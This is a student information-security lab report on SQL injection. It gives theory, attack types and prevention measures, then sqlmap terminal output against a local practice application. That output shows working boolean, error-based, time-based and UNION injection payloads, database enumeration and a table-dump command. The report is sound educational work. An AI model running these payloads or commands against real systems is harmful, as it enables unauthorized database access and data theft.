Name: Jigar Siddhpura SAPID: 60004200155

DIV: C/C2 Branch: Computer Engineering

IS - Experiment 11 - SQL Injection

Aim: SQL Injection

Theory:

SQL injection is a type of security vulnerability that occurs when malicious SQL (Structured Query Language) code is inserted into input fields of a web application, which then gets executed by the application's database server. This can lead to unauthorized access, data theft, data manipulation, and even complete compromise of the application and underlying database. Here's an overview of the theory behind SQL injection:

1. Injection Points:

SQL injection attacks typically target input fields in web forms, such as login forms, search boxes, or any field where users can input data that gets processed by the application's backend database.

2. Exploiting Vulnerabilities:

Attackers exploit SQL injection vulnerabilities by inserting malicious SQL code into input fields. This code can manipulate database queries to perform unauthorized actions, such as retrieving sensitive data, modifying database records, or executing administrative commands.

3. Types of SQL Injection Attacks:

Union-Based SQL Injection: Attackers inject additional SQL statements using the UNION keyword to combine the results of two or more SELECT queries.

Boolean-Based SQL Injection: Attackers exploit boolean expressions in SQL queries by injecting conditions that result in true or false responses.

Error-Based SQL Injection: Attackers inject SQL code that triggers error messages from the database server, which may reveal information about the database structure or sensitive data.

Time-Based SQL Injection: Attackers exploit time delays in SQL queries to infer information about the database based on the server's response time.

4. Impact of SQL Injection:

Data Disclosure: Attackers can retrieve sensitive information such as usernames, passwords, credit card numbers, or other personal data stored in the database.

Data Manipulation: Attackers can modify or delete existing data in the database, leading to integrity breaches and data loss.

Unauthorized Access: Attackers can bypass authentication mechanisms, gain administrative privileges, or execute arbitrary commands on the server.

5. Prevention Techniques:


Input Validation and Sanitization: Validate and sanitize user input to ensure it adheres to expected formats and does not contain malicious characters.


Prepared Statements and Parameterized Queries: Use parameterized queries or prepared statements with placeholders to separate SQL code from user input, preventing injection attacks.

Least Privilege Principle: Limit the privileges granted to database users and applications to minimize the impact of successful SQL injection attacks.

Web Application Firewalls (WAFs): Implement WAFs to detect and block malicious SQL injection attempts based on predefined rules and patterns.

Regular Security Audits: Conduct regular security audits and penetration testing to identify and remediate SQL injection vulnerabilities in web applications.






```
File  Actions  Edit  View  Help
lumns. Automatically extending the range for current UNION query injection technique test
[12:19:43] [INFO] target URL appears to have 3 columns in query
[12:19:43] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 69 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=1") AND 3496=3496#

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1") AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x7162786271,(SELECT (ELT(3301=3301,1))),0x71787a7671,0x78))s),
8446744073709551610, 8446744073709551610))) AND ("itvh"="itvh

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1") AND (SELECT 3493 FROM (SELECT(SLEEP(5)))Tiqv) AND ("crWE"="crWE

    Type: UNION query
    Title: MySQL UNION query (NULL) - 3 columns
    Payload: id=-5328") UNION ALL SELECT NULL,NULL,CONCAT(0x7162786271,0x434a476f4156714f7669656b4259536d665a724b6b7468796c69556d4f4
c78566e525a4a524b6e4b,0x71787a7671)#
---
[12:19:51] [INFO] the back-end DBMS is MySQL
```

```
---
[12:19:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.5
[12:19:51] [INFO] fetching database names
[12:19:51] [WARNING] the SQL query provided does not return any output
[12:19:51] [INFO] retrieved: 'information_schema'
[12:19:51] [INFO] retrieved: 'challenges'
[12:19:51] [INFO] retrieved: 'mysql'
[12:19:51] [INFO] retrieved: 'performance_schema'
[12:19:51] [INFO] retrieved: 'security'
available databases [5]:
[*] challenges
[*] information_schema
[*] mysql
[*] performance_schema
[*] security

[12:19:51] [INFO] fetched data logged to text files under '/home/aakash/.local/share/sqlmap/output/localhost'

[*] ending @ 12:19:51 /2021-04-21/
```

```
┌──(aakash㉿HackingFlix)-[~]
└─$ sqlmap -u "http://localhost/Less-4/?id=1" -D security --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting @ 12:24:18 /2021-04-21/

[12:24:18] [INFO] resuming back-end DBMS 'mysql'
[12:24:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=1") AND 3496=3496#
```



Conclusion:

In conclusion, SQL injection is a critical security vulnerability that poses significant risks to web applications and databases. Attackers exploit weaknesses in input validation to inject malicious SQL code, leading to unauthorized access, data disclosure, and data manipulation. Preventive measures such as input validation, prepared statements, and regular security audits are essential to mitigate the risks of SQL injection and protect sensitive data from unauthorized access and exploitation.